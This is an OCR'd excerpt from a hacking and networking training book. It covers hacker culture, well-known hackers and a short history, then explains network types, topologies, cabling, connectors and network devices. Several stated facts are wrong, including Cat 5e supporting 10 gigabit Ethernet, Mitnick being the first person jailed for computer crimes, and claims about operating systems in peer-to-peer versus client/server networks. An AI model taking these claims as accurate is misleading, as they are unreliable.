Hacker is a person who uses his creativity and knowledge to overcome limitations, often in technological contexts. Introduction About Hacking If you ask a random person on the street what a hacker is, they might recall ever seeing the word in connection to some criminal who `hacked' some website and stole for example credit card-data. This is the common image the media sketches of the `hacker'. The somewhat more informed person might think that a hacker is not really a criminal but somebody with a lot of knowledge about computers and security. Of course this second definition is a lot better than the first one, but I still don't think it catches the essence of what makes one a hacker. First of all, hacking hasn't necessarily got to do with computers. There have been hackers in the Medieval Ages and maybe even in the Stone Ages. The fact that they used other means to express their skills and knowledge doesn't make them less than any hacker in the modern ages. We are just blessed with the fact that at this moment we are all surrounded by technology, a lot of people even are dependent of it.


Y. Anto

Y. Anto (MCITP, MCTS, MCP, RCP, and CEHE) is a writer, Hacker, Web designer, Network administrator, Phone application developer, Hardware technician, Cyber security expert and trainer who has working with Zion networks he has previously attended many IEEE International Conferences and nation conferences and more his research was about securing IT

978-3-8484-2605-8

FIRST EDITION

Y. Anto



Y. Anto

The Art of Hacking

Self Paced Training Kit for Cyber Security Professionals

LAP LAMBERT Academic Publishing

Y. Anto

The Art of Hacking

Y. Anto

The Art of Hacking

Self Paced Training Kit for Cyber Security Professionals

LAP LAMBERT Academic Publishing

Impressum/Imprint (nur für Deutschland/only for Germany)
Bibliografische Information der Deutschen Nationalbibliothek: Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über http://dnb.d-nb.de abrufbar.

Coverbild: www.ingimage.com

Verlag: LAP LAMBERT Academic Publishing GmbH & Co. KG
Heinrich-Böcking-Str. 6-8, 66121 Saarbrücken, Deutschland
Telefon +49 681 3720-310, Telefax +49 681 3720-3109
Email: info@lap-publishing.com

Herstellung in Deutschland:
Schaltungsdienst Lange o.H.G., Berlin
Books on Demand GmbH, Norderstedt
Reha GmbH, Saarbrücken
Amazon Distribution GmbH, Leipzig
ISBN: 978-3-8484-2605-8

Imprint (only for USA, GB)
Bibliographic information published by the Deutsche Nationalbibliothek: The Deutsche Nationalbibliothek lists this publication in the Deutsche Nationalbibliografie; detailed bibliographic data are available in the Internet at http://dnb.d-nb.de.

Cover image: www.ingimage.com

Publisher: LAP LAMBERT Academic Publishing GmbH & Co. KG
Heinrich-Böcking-Str. 6-8, 66121 Saarbrücken, Germany
Phone +49 681 3720-310, Fax +49 681 3720-3109
Email: info@lap-publishing.com

Printed in the U.S.A.
Printed in the U.K. by (see last page)
ISBN: 978-3-8484-2605-8

FIRST EDITION

The Art of Hacking

Y. ANTO

For Cyber
Security Professionals

FIRST EDITION

THE ART OF HACKING

Y. Anto


For Cyber Security Professionals

-- Y. Anto

Well known hackers

Richard Stallman


(Born March 16, 1953)



Regarded as the most influential person in the open source community, Richard Matthew Stallman is the founder of the GNU Project and the Free Software Foundation. Richard was also one of the AI programmers at MIT. Today he is probably one of the most active activists in the field of free software, and has received numerous honorary doctorates and professorships.

Eric Steven Raymond

(Born December 4, 1957)



Not a hacker in the Hollywood kind of way, but a real open source guru and computer specialist in general. Was first active in the hacking scene in the late 70's, and is responsible for many lines of open source software. Within the hacker culture though, he is most known for his adoption of the Jargon File, a glossary of hacker slang. Furthermore he wrote a lot of documentation and how-to's, mainly for Linux programs and distributions. In 2003 he wrote the book `The Art of UNIX Programming', and at the moment of writing this guide he is a high-profile representative for the Open Source community.

Kevin Mitnick

(Born October 6, 1963)

Probably the most famous hacker out there for the main public, also the first person to serve time in prison for committing computer crimes, five years in total. He started hacking at 12 years old, using social engineering. In high school he picked up phreaking, and soon was notorious in the phreaking scene. Now, in 2007, Kevin is a professional security consultant with Mitnick Security Consulting, LLC. He also co-authored a few books on computer security and social engineering.

Gary McKinnon

(Born 1966, exact date unknown)

A British hacker that is accused of hacking into NASA, the US Army, US Navy, Department of Defense and the US Air Force. Was arrested in 2002 by the British National Hi-Tech Crime Unit, and was later banned from using any computer with internet access. Although he might sound like a real bad-ass blackhat hacker, he later admitted that he was simply using scripts looking for blank/default passwords, which gave him access to the systems listed above. Technically this makes him a scriptkiddie, who just got a lot of media attention.

Theo de Raadt

(Born May 19, 1968)

If you have ever used any of the *BSD operating systems then you probably already heard of this guy. Theo de Raadt was one of the founders of the NetBSD project in 1993, and the founder of OpenBSD in 1995. Another great piece of software from the hands of Theo is OpenSSH1, which we will see again in the chapter about Networks. OpenBSD is generally known as the most secure operating system, and best of all, it's free! Of course this means a great deal to hackers all over the world.

About the Author

Y. Anto

Y. Anto (MCITP, MCTS, MCP, RCP, and CEHE) is a writer, Hacker, Web designer, Network administrator, Phone application developer, Hardware technician, Cyber security expert and trainer who has working with Zion networks he has previously attended many IEEE International Conferences and nation conferences and more his research was about securing IT “The best way to hack is the best way to secure” about Anto by visiting his technical blog at http://anto2010.weebly.com and watch more hacking multimedia content visit his channel http://www.youtube.com/user/2040anto

Contents at a Glance

INTRODUCTION ABOUT HACKING

INTRODUCTION ABOUT HACKING

What is hacking?

In this chapter I will try to give an honest peek into the hacker world, what they did before, what they do know, and they could be doing in the future. Of course this hasn't really got anything to do with the actual technical stuff, so feel free to skip this chapter, but remember you won't be learning all about the culture you are about to take part in.

Definition of hacker

If you ask a random person on the street what a hacker is, they might recall ever seeing the word in connection to some criminal who `hacked' some website and stole for example credit card-data. This is the common image the media sketches of the `hacker'. The somewhat more informed person might think that a hacker is not really a criminal but somebody with a lot of knowledge about computers and security. Of course this second definition is a lot better than the first one, but I still don't think it catches the essence of what makes one a hacker.

First of all, hacking hasn't necessarily got to do with computers. There have been hackers in the Medieval Ages and maybe even in the Stone Ages. The fact that they used other means to express their skills and knowledge doesn't make them less than any hacker in the modern ages. We are just blessed with the fact that at this moment we are all surrounded by technology, a lot of people even are dependent of it.

But then just what means being a hacker exactly? I don't want to give a single definition that I believe is the definition of a hacker, I don't think there is such a thing. But I do believe hacking is about using your creativity and knowledge to overcome limitations, and to approach things with an uncommon view. This is also sometimes called `Thinking outside the box'. Technology is a very good field to express these skills, whether its cogwheels and wood or high-tech quantum

computers. To be able to be creative with the technology you are handling, you will need to know a lot of its ins and outs, which is what this guide is all about. Of course not all ins and outs are explained because such a book would fill your entire house.

Hacking hasn't got anything to do with breaking the law. It can be used to break the law though, but then again, your hands can also be used to break the law but should that mean you aren't allowed to use them? Learning about hacking is no crime until you use it for illegal purposes.

There are a lot of different definitions surrounding the word hacker. On many web-sites about hacking the terms `whitehat', `greyhat' and `blackhat' are used. These names haven't got anything to do with some kind of fashion-preference amongst hackers, but they refer to the nature of the activities hackers involve themselves in. For example, `whitehat'- hackers strictly follow the law, and can for example be found in a professional context, acting out professions such as Security- or Information Auditor.

On the other side we find the `blackhat'-hackers. They use their knowledge for illegal activities. We just said a few paragraphs ago that hacking hasn't got anything to do with breaking the law. From now on we will refer to this category of people as `crackers'. You might have seen the quote `Hackers build things, crackers break them.' somewhere that illustrates this definition.

Of course, there are always people who don't always break the law, but also use their skills for legal use. This group is called `greyhat'-hackers. Note that this group is still taking part in criminal activities, so from the law's viewpoint being a grey- or blackhat is practically the same.

Hacker

A person who uses his creativity and knowledge to overcome limitations, often in technological contexts.

Cracker

A hacker who uses his skills for illegal purposes.

Scriptkiddie

Term used to define people who merely use prebuilt tools and scripts (hence the name) to `hack' into computers and such. These people don't really fit the description of cracker either, because there isn't any creativity or knowledge involved in blindly using methods designed by others.

Phreaker

A hacker that expresses his skills in the field of telephony networks instead of computers. More about this in the next paragraph; `A short history about hacking'.

A short history about hacking

Being a hacker also means being part of the hacker culture, whether you like it or not. In this paragraph I will summarize noticeable events in the history of hacking. Since this guide focuses on hacking in the software-context, I will limit the timeline to that of computers in general. You could say a person like Leonardo Da Vinci was a hacker as well, but this guide isn't made for teaching history.

1960-1970 - The first hackers

In the ages of the first electronic computers like the ENIAC and PDP11, every computer-programmer could be considered a hacker. During these years there were no integrated development environments, no high level programming languages, just the programmer and the machine. The term hacker wasn't used yet, they just called themselves computer programmers.

MIT's Artificial Intelligence lab, which were playing around with software used by a very advanced miniature railroad switching system. They were allowed access to the university's supercomputers, which in these days was a big privilege. This was the first time computers were used for anything besides science or military usage.

1970-1980 -To phreak or not to phreak

With the rise of the telephone system a new technological system presented it- self for hackers to try out their skills. When Bell, the largest telephone operator in the United States, switched from human operators to a computer managed phone system, the shit really hit the fan. This system used frequency notes to operate the computers, for example a 2600Hz tone caused the line to open for a new call, without charges. It didn't take very long for the first generation of telephone-hackers to find out this 'feature' and a new movement of hackers hatched, calling themselves phreakers.

Perhaps the best known hack from this period was using the whistle from a box of Cap'n Crunch cereals, which emitted a perfect 2600Hz tone, to make free calls.

1980-1990 - Hacker uprising

Until the personal computer, hacking was limited to phreakers or users of main- frame computers. But when the computer became accessible for `normal' people, hacking really started to take off. This also meant the interest of Hollywood. In this period a lot of movies about `hacking' were produced, such as War Games (1983). With this new generation of younger hackers the cult kept growing, and soon groups of hackers started to form. Using BBS's (Bulletin Board System) they could communicate with each other, anonymously, by using self-picked handles. Most boards were not publically accessible to keep the knowledge from the masses, preventing abuse.

Unfortunately, when hacking became more popular, it also caused more crackers to appear and damage the profile of the hacking scene. The media loved it when a `hacker' was arrested for breaking into a bank computer system or some- thing similar. Also, the first viruses were released in this period, the first one hitting the University of Delaware in 1987.

1990-2000 - The Internet

We will talk about the internet in detail in the chapter about Networks, but in the history of hacking, the emerging of the Internet as a global communication network gave hackers a vast playground to put their skills to the test. The way information could be shared grew enormously, and the concept scriptkiddie was born.

Another movie hit the screens in 1995: `Hackers', in which curiously dressed up teenagers with techno-obsessions get caught in a cat-and-mouse game with the FBI.

2000-now - Today's hacking

An increase in the use of the Internet, e-mail and telephony meant a natural increase in hacking activity. New fields of interest have opened itself up, such as VOIP, Bluetooth mobile phones, etc. The rest of this guide will focus on modern hacking techniques mostly, so read on if you want to know more.

CHAPTER 1-NETWORKING BASICS

NETWORKING BASICS

Networking Facts

A network is a group of computers (often called *nodes* or *hosts*) that can share information through their interconnections. A network is made up of the following components:

- Computer systems (nodes or hosts)
- Transmission media--a path for electrical signals between devices
- Network interfaces--devices that send and receive electrical signals
- Protocols--rules or standards that describe how hosts communicate and exchange data

Despite the costs of implementation and maintenance, networks actually save organizations money by allowing them to:

- Consolidate (centralize) data storage
- Share peripheral devices like printers
- Increase internal and external communications
- Increase productivity and collaboration

There are several ways to classify networks. The following table lists several ways to describe a network.

Network Type	**Description**
Host Role	
Peer-to-Peer	In a peer to peer network, the hosts provide and consume network services, and each host has the same operating system. Advantages of peer to peer networks include: • Easy implementation • Inexpensive Disadvantages of peer to peer networks include: • Difficult to expand (not scalable) • Difficult to support • Lack centralized control

	• No centralized storage
Client/Server	In a client/server network, hosts have specific roles. For example, some hosts are assigned server roles which allows them to provide network resources to other hosts. Other hosts are assigned client roles which allows them to consume network resources. Unlike peer to peer networks, hosts in a client/server network have different operating systems. Advantages of client/server networks include: • Easily expanded (scalable) • Easy support • Centralized services • Easy to backup Disadvantages of client/server networks include: • Server operating systems are expensive • Requires extensive advanced planning
Geography and Size	
Local Area Network (LAN)	LANs reside in a small geographic area, like in an office. A series of connected LANs, or a LAN connected across several buildings or offices, is called an *internetwork*.
Wide Area Network (WAN)	A WAN is a group of LANs that are geographically isolated but connected to form a large internetwork. When implementing a WAN, remember to provide local access to user resources to prevent a high rate of WAN traffic.
Participation	
Private	A LAN or WAN for private individual or group use which may or may not be secure. Examples include home and organization (small business, corporate, institute, government) networks. *Intranets* and *extranets*, although related to the Internet, are private networks. Both an extranet and intranet are tightly controlled, and made available only to select organizations. An extranet is made available to the public and an intranet is made available internally.
Public	A large collection of unrelated computers, with each node on the network having a unique address. The Internet, for example, is a public network. Because computers are unrelated and many companies and individuals share the same communication media, the public network is by nature insecure.
Signaling	
Baseband	Baseband signaling allows one signal at a time on the network medium (cabling).

Broadband	Broadband signaling divides the network medium into multiple channels, allowing several signals to traverse the medium at the same time.

Networking Configuration

Network architecture is a set of standards for how computers are physically connected and how signals are passed between hosts. Some typical network architectures are described in the table below.

Network Architecture	**Description**
Ethernet	Ethernet is a wired networking standard and is the most common networking architecture used in LANs (both in business and home networks).
Dial-up Modem	Dial-up networking is a common way to connect a computer (often your home computer) to a remote network, such as the Internet or a business network. A modem on each computer uses the phone lines to send and receive data.
DSL (Digital Subscriber Line)	DSL is a fast-growing alternative to dial-up networking to connect to the Internet. DSL uses regular phone lines to send digital broadband signals.
ISDN (Integrated Services Digital Network)	ISDN is another alternative to traditional dial-up that can be used to connect to the Internet or to directly communicate with another computer connected to the ISDN network. ISDN is more common in Europe than in the U.S. ISDN can use regular telephone wiring, but must be connected to a special ISDN network.
Wireless	Wireless networking uses radio waves or infrared light (with the air as the transmission medium) to send data between hosts. Wireless networks are common in homes, businesses, airports, and hotels. Most wireless networks connect into larger wired networks (such as LANs) which are in turn connected to the Internet.

Communication between hosts on a network generally takes one of three forms:

- Simplex--one-way communication from a sender to a receiver.
- Half-duplex--two-way communication between two hosts. Communication only travels in one direction at a time.
- Duplex--two-way communication between hosts. Communication can travel in both directions simultaneously.

Topology Facts

Topology is the term used to describe how devices are connected and how messages flow from device to device. There are two types of network topologies:

- The physical topology describes the physical way the network is wired.
- The logical topology describes the way in which messages are sent.

The following table describes several common physical topologies.

Topology	Description
 Bus	A physical bus topology consists of a trunk cable with nodes either inserted directly into the trunk, or nodes tapping into the trunk using offshoot cables called drop cables. • Signals travel from one node to all other nodes on the bus. • A device called a *terminator* is placed at both ends of the trunk cable. • Terminators absorb signals and prevent them from reflecting repeatedly back and forth on the cable. The physical bus: • Requires less cable than the star • Can be difficult to isolate cabling problems
 Ring	A ring topology connects neighboring nodes until they form a ring. Signals travel in one direction around the ring. In ring topologies, each device on the network acts as a repeater to send the signal to the next device. With a ring: • Installation requires careful planning to create a continuous ring. • Isolating problems can require going to several physical locations along the ring. • A malfunctioning node or cable break can prevent signals from reaching nodes further along on the ring.
 Star	A star topology uses a hub (or switch) to concentrate all network connections to a single physical location. Today it is the most popular type of topology for a LAN. With the star:

	• All network connections are located in a single place, which makes it easy to troubleshoot and reconfigure. • Nodes can be added to or removed from the network easily. • Cabling problems usually affect only one node. • Requires more cable than any other topology. Every node has its own cable.
 Mesh	A mesh topology exists when there are multiple paths between any two nodes on a network. Mesh topologies are created using point-to-point connections. This increases the network's fault tolerance because alternate paths can be used when one path fails. Two variations of mesh topologies exist: • Partial Mesh--Some redundant paths exist. • Full Mesh--Every node has a point-to-point connection with every other node. Full mesh topologies are usually impractical because the number of connections increases dramatically with every new node added to the network. However, a full mesh topology becomes more practical through the implementation of an ad-hoc wireless network. With this topology, every wireless network card can communicate directly with any other wireless network card on the network. A separate and dedicated network interface and cable for each host on the network is not required.

You should be able to identify the physical topology by looking at the way in which devices are connected. However, it is not as easy to identify the logical topology. As the following table describes, there is often more than one way for messages to travel for a given physical topology.

Logical Topology	Physical Topology	Description
Bus	Bus	Messages are sent to all devices connected to the bus.
	Star	
Ring	Ring	Messages are sent from device-to-device in a predetermined order until they reach the destination device.
	Star	
Star	Star	Messages are sent directly to (and only to) the destination device.

Cables and Connectors

Twisted Pair Facts

Twisted pair cables support a wide variety of fast, modern network standards. Twisted pair cabling is composed of the following components:

- Two wires that carry the data signals (one conductor carries a positive signal; one carries a negative signal). They are made of 22 or 24 gauge copper wiring.
- PVC plastic insulation surrounds each wire.
- Two wires are twisted to reduce the effects of *electromagnetic interference (EMI)* and *crosstalk*. Because the wires are twisted, EMI should affect both wires equally and can be cancelled out.
- Multiple wire pairs are bundled together in an outer sheath. Twisted pair cable can be classified according to the makeup of the outer sheath:
    - Shielded Twisted Pair (STP) has a grounded outer copper shield around the bundle of twisted pairs or around each pair. This provides added protection against EMI.
    - Unshielded Twisted Pair (UTP) does not have a grounded outer copper shield. UTP cables are easier to work with and are less expensive than shielded cables.

The table below describes the different unshielded twisted pair (UTP) cable types (categories).

Type	Connector	Description
Phone cable	RJ-11	Used to connect a PC to a phone jack in a wall outlet to establish a dial-up Internet connection. Has two pairs of twisted cable (a total of 4 wires).
Cat 3	RJ-45	Designed for use with 10 megabit Ethernet or 16 megabit token ring.
Cat 5	RJ-45	Supports 100 megabit and 1 gigabit Ethernet and ATM networking.
Cat 5e	RJ-45	Similar to Cat 5 but provides better EMI protection. Supports 1 and 10 gigabit Ethernet (gigabit connections require the use of all four twisted pairs).
Cat 6	RJ-45	Supports high-bandwidth, broadband communications.


The table below describes the two types of connectors used with twisted pair cables.


Connector	Description
RJ-11 	• Has 4 connectors • Supports up to 2 pairs of wires • Uses a locking tab to keep connector secure in outlet • Used primarily for telephone wiring
RJ-45 	• Has 8 connectors • Supports up to 4 pairs of wires • Uses a locking tab to keep connector secure in outlet • Used for Ethernet and some token ring connections

Each type of UTP cable can be substituted for any category below it, but never for a category above. For example, Cat 6 can be substituted for a task requiring Cat 5e; however, neither Cat 5 nor Cat 3 should be used for this particular task.

Making Cable Facts

Twisted pair cables remain one of the primary ways that computers connect to a network. Computers connect to the network through a hub or switch with a straight-through cable. Computers can connect directly to one another using a crossover cable. The table below illustrates both straight-through and crossover cable configurations.

Cable	Description
	There are two standards for creating straight-through cables: • T568A--To use this standard, arrange the wires from pins 1 to 8 in each connector in the following order: GW, G, OW, B, BW, O, BrW, Br. • T568B--To use this standard, arrange the wires from pins 1 to 8 in each connector in the following order: OW, O, GW, B, BW, G, BrW, Br. It doesn't matter which standard you use, but

	once you choose a standard, you should do all your cables that way to avoid confusion during troubleshooting.
	The easiest way to create a crossover cable is to arrange the wires in the first connector using the T568A standard and arrange the wires in the second connector using the T568B standard.

Ethernet specifications use the following pins (Tx is a pin used for transmitting and Rx is a pin used for receiving):

- Pin 1: Tx+
- Pin 2: Tx-
- Pin 3: Rx+
- Pin 4: Unused
- Pin 5: Unused
- Pin 6: Rx-
- Pin 7: Unused
- Pin 8: Unused

Coaxial Cable Facts

Coaxial cable is an older technology that is usually implemented with a bus topology. It is not suitable for ring or star topologies because the ends of the cable must be terminated. It is composed of two conductors, which share a common axis, within a single cable.

Coaxial cable is built with the following components:

- Two concentric metallic conductors:
  - The inner conductor, which carries data signals. It is made of copper or copper coated with tin.
  - The mesh conductor is a second physical channel that also grounds the cable. It is made of aluminum or copper coated tin.
- The insulator, which surrounds the inner conductor. It keeps the signal separated from the mesh conductor. It is made of PVC plastic.

- The mesh conductor, which surrounds the insulator and grounds the cable. It is made of aluminum or copper coated tin.
- The PVC sheath, which is the cable encasement. It surrounds and protects the wire. It is made of PVC plastic.

Coaxial cable has the following advantages and disadvantages:

Advantages	• Highly resistant to EMI (electromagnetic interference) • Highly resistant to physical damage
Disadvantages	• Expensive • Inflexible construction (difficult to install) • Unsupported by newer networking standards

The table below describes the different coaxial cable grades.

Grade	Uses	Conductor	Resistance Rating
RG-58	Ethernet networking	Tin-coated copper	50 ohms
RG-59	Cable TV and cable networking	Copper-plated steel	75 ohms
RG-6	Satellite TV	Solid copper	75 ohms

The table below describes the two types of connectors used with coaxial cable.

Connector	Description
F-Type 	• Twisted onto the cable • Used to create cable and satellite TV connections • Used to hook a cable modem to a broadband cable connection
BNC 	• Molded onto the cable • Used to create Ethernet network connections

Fiber Optic Facts

To connect computers using fiber optic cables, you need two fiber strands. One strand transmits signals, and the other strand receives signals. Fiber optic cabling is composed of the following components:

- The core carries the signal. It is made of plastic or glass.
- The cladding maintains the signal in the center of the core as the cable bends.
- The sheathing protects the cladding and the core.

Fiber optic cabling offers the following advantages and disadvantages:

Advantages	• Totally immune to EMI (electromagnetic interference) • Highly resistant to eavesdropping • Supports extremely high data transmission rates • Allows greater cable distances without a repeater
Disadvantages	• Very expensive • Difficult to work with • Special training required to attach connectors to cables

Multi-mode and single mode fiber cables are distinct from each other and not interchangeable. The table below describes multi-mode and single mode fiber cables.

Type	Description
Single Mode	• Transfers data through the core using a single light ray (the ray is also called a *mode*) • The core diameter is around 10 microns • Supports a large amount of data • Cable lengths can extend a great distance
Multi-mode	• Transfers data through the core using multiple light rays • The core diameter is around 50 to 100 microns • Cable lengths are limited in distance

Fiber optic cabling uses the following connector types:

Type	Description
ST Connector 	• Used with single and multi-mode cabling • Keyed, bayonet-type connector • Also called a push in and twist connector • Each wire has a separate connector • Nickel plated with a ceramic ferrule to insure proper core alignment and prevent light ray deflection • As part of the assembly process, it is necessary to polish the exposed fiber tip to ensure that light is passed on from one cable to the next with no dispersion
SC Connector 	• Used with single- and multi-mode cabling • Push on, pull off connector type that uses a locking tab to maintain connection • Each wire has a separate connector • Uses a ceramic ferrule to insure proper core alignment and prevent light ray deflection • As part of the assembly process, it is necessary to polish the exposed fiber tip
LC Connector 	• Used with single- and multi-mode cabling • Composed of a plastic connector with a locking tab, similar to a RJ-45 connector

	• A single connector with two ends keeps the two cables in place • Uses a ceramic ferrule to insure proper core alignment and prevent light ray deflection • Half the size of other fiber-optic connectors
MT-RJ Connector 	• Used with single and multi-mode cabling • Composed of a plastic connector with a locking tab • Uses metal guide pins to ensure it is properly aligned • A single connector with one end holds both cables • Uses a ceramic ferrule to insure proper core alignment and prevent light ray deflection

USB and FireWire Facts

You can create a network connection between two PCs by plugging a USB cable into their USB ports. You can also use software that allows you to connect multiple PCs through a USB hub. USB is a serial communication specification. There are two USB versions:

- USB 1.0 runs at 12 megabits per second.
- USB 2.0 runs at 480 megabits per second.

The table below describes the three types of USB connectors.

Connector	Description
A Connector 	• Generally plugs directly into the computer or a hub • To connect two computers together directly, select a USB cable with two A connectors
B Connector	• Generally plugs into a hub, printer, or other peripheral device to connect the device to the

	computer • Most USB cables have an A connector on one end (to connect to the cable) and a B connector on the other end (to connect to the device)
Mini Connector 	• Designed to plug in to devices with mini plugs such as a digital camera • Most USB cables with a mini connector have an A connector on the other end to connect to the computer

You can also create a network connection between two PCs using their FireWire (IEEE 1394) ports. The table below describes Firewire and its connectors.

Connector	Description
6-pin Connector  4-pin Connector 	• Supports data transfer speeds at upwards of 400 Mbps • 6-pin connector is used when making connections between PCs • 4-pin connector is used to connect to peripheral devices

Networking Devices

Network Adapter Facts

A network adapter connects a host to the network medium. Some computers, like laptops, come with built-in network adapters. Other computers use NICs (network interface cards) that plug in to the system's expansion slots or which are external to the computer and connect through an existing computer port.

A common network interface card is one used on an Ethernet network. The table below describes the components of an Ethernet NIC.

Component	Description
Media connectors	These connect the network interface and host to the network media.

Link indicator	This visually indicates the network connection status. Green generally indicates a good connection, and red or an unlit diode indicates a bad connection.
Transceiver	A NIC's transceiver is responsible for transmitting and receiving network communications. To send signals to the network, it converts digital data from a PC to digital signals. The type of signal the transceiver sends depends on the type of network. A fiber optic NIC sends light signals; an Ethernet NIC sends electronic signals. To receive signals, the transceiver converts digital signals from the network to digital data for the PC.
MAC Address	The MAC address is a unique hexadecimal identifier burned into the ROM (physically assigned address) of every network interface. • The MAC address is a 12-digit hexadecimal number (each number ranges from 0-9 or A-F). • The address is often written as 00-B0-D0-06-BC-AC or 00B0.D006.BCAC, although dashes, periods, and colons can be used to divide the MAC address parts. • The MAC address is guaranteed unique through design. The first half (first 6 digits) of the MAC address is assigned to each manufacturer. The manufacturer determines the rest of the address, assigning a unique value which identifies the host address. A manufacturer that uses all the addresses in the original assignment can apply for a new MAC address assignment. **Note:** Some network cards allow you to change (logically assigned address) the MAC address through jumpers, switches, or software. However, there is little practical reason for doing so.

A NIC communicates across the network using the following method:

1. The NIC receives data from the PC.
2. The NIC breaks the data into frames, which include the following information:
    - The receiving NIC's MAC address
    - The sending NIC's MAC address
    - The data it is transmitting
    - The CRC (cyclic redundancy checking) which is used to verify correct transmission and reception of the data
3. The NIC encodes the frames as electrical or light impulses and transmits them across the network.
4. The receiving NIC verifies the NIC addresses and CRC.
5. The receiving NIC tracks the frames and reassembles the data.
6. The receiving NIC sends the data to the PC.

The type of network interface card you choose depends on the type of network to which you are connecting.

- Use an Ethernet NIC (as described above) to connect to an Ethernet network.
- Use a token ring NIC to connect to a token ring network.
- Use a modem to use the phone line to communicate with remote computers (such as to connect to an ISP). Modems communicate through the telephone system by converting binary data to analog waves (*modulation*) on the sending end, and then converting the analog waves back to binary data (*demodulation*) on the receiving end.
- Use an ISDN NIC to connect through an ISDN network. ISDN is a dialup technology for host-to-host connections. However, unlike a modem, ISDN NICs send digital signals over a digital network.

Network Connection Device Facts

The following table lists several common connection devices used *within* a LAN.

Device	Description
Hub	A *hub* is the central connecting point of a physical star, logical bus topology. Hubs manage communication among hosts using the following method: • A host sends a frame to another host through the hub. • The hub duplicates the frame and sends it to *every* host connected to the hub. • The host to which the frame is addressed accepts the frame. Every other host ignores the frame.

Switch	Switches provide functionality similar to hubs, but typically on a larger scale and with higher performance (A switch offers guaranteed bandwidth to each port). Unlike a hub, a switch forwards frames only to the intended host, not every host connected to the switch.
	
	A switch builds a database based on MAC addresses to make forwarding decisions.
	
	• The process begins by examining the *source* address of an incoming packet. If the source address is not in the forwarding database, an entry for the address is made in the database. The port it came in on is also recorded.
	• The *destination* address is then examined.
	  ○ If the destination address is not in the database, the packet is sent out all ports except for the one on which it was received.
	  ○ If the destination address is in the database, the packet is forwarded to the appropriate port if the port is different than the

	one on which it was received. o Broadcast packets are forwarded to all ports except the one on which they were received. Eventually, a switch learns the location of all devices on the network. Incoming frames are then sent directly to the switch port to which a specific host is connected.
Bridge	Bridges connect separate media segments (networks) that use the same protocol. Like a switch, bridges use MAC addresses to determine a frame's destination and to build a table of device addresses and their corresponding segments. This also allows a bridge to prevent messages within a media segment from crossing over to another segment. This keeps the network from wasting bandwidth by eliminating unnecessary traffic between segments. Bridges and switches are similar in functionality. However, switches typically have more ports and are cheaper and more common than bridges.
Wireless Access Point (WAP)	A wireless access point (WAP) is a hub for a wireless network. A WAP works like a hub except that hosts connect using radio waves instead of wires. **Note:** A WAP can have ports that interface with a wired portion of a segment, allowing you to connect the WAP to the wired network. Some WAPs even have built-in wired hubs or switches.

Internetwork Device Facts

In a broad sense, the term *network* can describe any collection of devices connected together to share information and resources. For example, the Internet is a worldwide network linking computers so they can share resources. The telephone company is another type of network, connecting phones and providing services. *Network*, as used in this context, simply indicates that devices can communicate with each other.

When speaking of network configuration and administration, however, the term *network* can mean:

- A collection of computers that are under one scope of management. For example, two companies could connect their internal networks to share data. In this case, you could call it one network. In reality, however, it is two networks, because each network is managed by a different company.

- A set of computers connected to the same transmission media segment that share a common network address. This type of network is often called a *subnet*.

Likewise, the term *internetwork* might mean connecting two separately managed networks together, or it might mean connecting two network segments together.

Devices such as hubs, switches, and bridges connect multiple devices to the same network segment. Internetwork devices connect multiple networks or subnets together, and enable communication between hosts on different types of networks. The following table lists several common internetworking devices.

Device	Description
Gateway	A *gateway* is a generic term used to describe any device that connects one administratively managed network with another. For example, a gateway connects a business network to the Internet. The gateway device controls the flow of data between the two networks. In addition, the term *gateway* is often used to describe a specialized device that translates data sent between two networks using different protocols.
Router	A *router* is a device that connects two or more network segments or subnets. • Each subnet has a unique, logical network address. • Routers can be used to connect networks within a single LAN, or they can be used as gateways to connect multiple LANs together. • Routers can be used to connect networks with different architectures (such as connect an Ethernet network to a token ring network). In addition to simply linking multiple subnets together, routers keep track of other subnets on the internetwork and decide the direction data should travel to reach the destination.
